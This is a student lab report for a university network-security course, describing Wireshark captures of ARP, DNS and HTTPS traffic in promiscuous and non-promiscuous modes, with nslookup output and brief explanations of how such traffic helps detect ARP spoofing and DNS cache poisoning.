Lab 4: Network Security Lab

CNIT27000-LabSection009
Group 26
Abigail Garza
Ritvik Indupuri
Submitted To: Andrew Holloway
Date Submitted: 14/11/2025
Date Due: 14/11/2025

PROCEDURES

The following procedures analyzed and explored network traffic and its vulnerabilities using wireshark and nmap. Telnet was compared against SSH to understand how encryption can protect data. SSH port forwarding was performed to encrypt the SSH connection for network information and TCP RST attacks were also conducted to disrupt connections. Lastly, SSH Key authentication was performed to secure SSH connections. The formatting key used for this lab was `text entered into the computer` is in Courier New and **buttons clicked** are bold.

Question 1: Using Wireshark

Item 1 Name: ARP Useful & Screenshots

The following procedures used a capture filter to capture ARP packets to see any ARP requests that had been made on the system. The results were captured in both promiscuous and non-promiscuous mode. ARP translates IP Addresses into physical addresses (MAC addresses); this is helpful in allowing computers to find each other on a network to communicate effectively. Knowing what ARP packets are being sent on a network and watching the ARP traffic could help in spotting ARP Spoofing, a type of falseness of a device that links the attacker's MAC address with the IP Address of the computer or server by broadcasting false ARP messages by the hacker that allows the transfer of data to them. If there is a MAC address claiming multiple IP addresses or having duplicate MAC addresses in the ARP traffic, then that is most likely ARP Spoofing (GeeksforGeeks, 2024).

1. Typed `ip addr show` to verify the network interface.
2. Launched Wireshark using `sudo wireshark`.
3. Entered `arp` in the capture filter field.
4. Opened Wireshark Capture Options and selected the `ens3` interface.
5. Checked "**Enable promiscuous mode on all interfaces**".
6. Clicked **Start** to begin capturing ARP traffic.
7. Opened Wireshark Capture Options.
8. Unchecked "**Enable promiscuous mode on all interfaces**".
9. Typed `arp` in the capture filter field.
10. Clicked **Start** to begin capturing in non-promiscuous mode.
11. Opened Wireshark Capture Options.
12. Checked **"Enable promiscuous mode on all interfaces"**.
13. Typed arp in the capture filter field.
14. Clicked **Start** to begin capturing.

Figure 1: Network interfaces and IP addresses identified




Figure 2: Opened Wireshark application




Figure 3: Clicked Start for ens3 in non-promiscuous mode




Figure 4: ARP Packets in non-promiscuous mode for VM B using a capture filter




Figure 5: Enabling promiscuous mode and entering ARP in Capture Filter




Figure 6: ARP Packets in promiscuous mode for VM B

Item 2 Name: DNS Useful & Screenshots

The following procedures used a display filter to show DNS requests made on the system. The results were shown in both promiscuous and non-promiscuous modes. DNS translates domain names into IP addresses so that the domain name entered reaches the correct server with its matching IP address. Examining DNS traffic could be helpful in identifying DNS cache poisoning, a threat where malicious actors insert damaging DNS records into caches that redirect users to fraudulent websites. If a user reports that going to a website like google.com takes them to a page that looks sketchy, looking at the DNS traffic can help in inspecting the mapping of google.com to an IP address that most likely is not a part of Google's servers. Inspecting DNS traffic and ensuring that the domain name matches its expected IP ensures that

malicious attacks like DNS cache poisoning are identified before user information or data is stolen (GeeksforGeeksa, 2025).

Procedures for Promiscuous Capture:

1. In Wireshark Capture Options, **CHECKED** "Enable promiscuous mode on all interfaces".
2. Clicked **Start** to begin a new capture.
3. In a separate terminal, typed `nslookup purdue.edu` to generate DNS traffic (Hostinger, 2024).
4. In the Wireshark window, typed `dns` into the **"Apply a display filter..."** bar and pressed **Enter**.

Procedures for non-promiscuous capture

1. In Wireshark Capture Options, **UN-CHECKED** "Enable promiscuous mode on all interfaces".
2. Clicked **Start** to begin a new capture.
3. In a separate terminal, typed `nslookup google.com` to generate DNS traffic (Hostinger, 2024).
4. In the Wireshark window, typed `dns` into the **"Apply a display filter..."** bar and pressed **Enter**.




Figure 1: Verified Enable promiscuous mode on all interfaces was clicked

Figure 2: Performed a `nslookup` on purdue.edu




Figure 3: DNS Traffic Created




Figure 4: Unclicked Enable promiscuous mode on all interfaces

```
cyberstudent@CNIT270-Fall-2025:~/phishing_lab/FullOfPhishSu23$ nslookup google.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   google.com
Address: 74.125.138.139
Name:   google.com
Address: 74.125.138.101
Name:   google.com
Address: 74.125.138.102
Name:   google.com
Address: 74.125.138.100
Name:   google.com
Address: 74.125.138.113
Name:   google.com
Address: 74.125.138.138
Name:   google.com
Address: 2607:f8b0:4002:c0c::65
Name:   google.com
Address: 2607:f8b0:4002:c0c::64
Name:   google.com
Address: 2607:f8b0:4002:c0c::8a
Name:   google.com
Address: 2607:f8b0:4002:c0c::71

cyberstudent@CNIT270-Fall-2025:~/phishing_lab/FullOfPhishSu23$
```

Figure 5: Performed a nslookup on google.com




Figure 6: DNS traffic captured

Network Security

Item 3 Name: Port 443

The following procedures used Wireshark and a display filter to show only traffic on port 443. The results were shown in both promiscuous and non-promiscuous mode.

1. Unclicked **Enable promiscuous mode on all interfaces** on Wireshark Capture Options Menu
2. Opened a Firefox Web Browser
3. Navigated to https://www.purdue.edu to generate traffic
4. Entered `tcp.port == 443` in display filter
5. Clicked **Enable promiscuous mode on all interfaces** on Wireshark Capture Options
6. Generated more https traffic
7. Entered `tcp.port == 443` in display filter




Figure 1: Unclicked Promiscuous Mode




Figure 2: Checking Promiscuous Mode

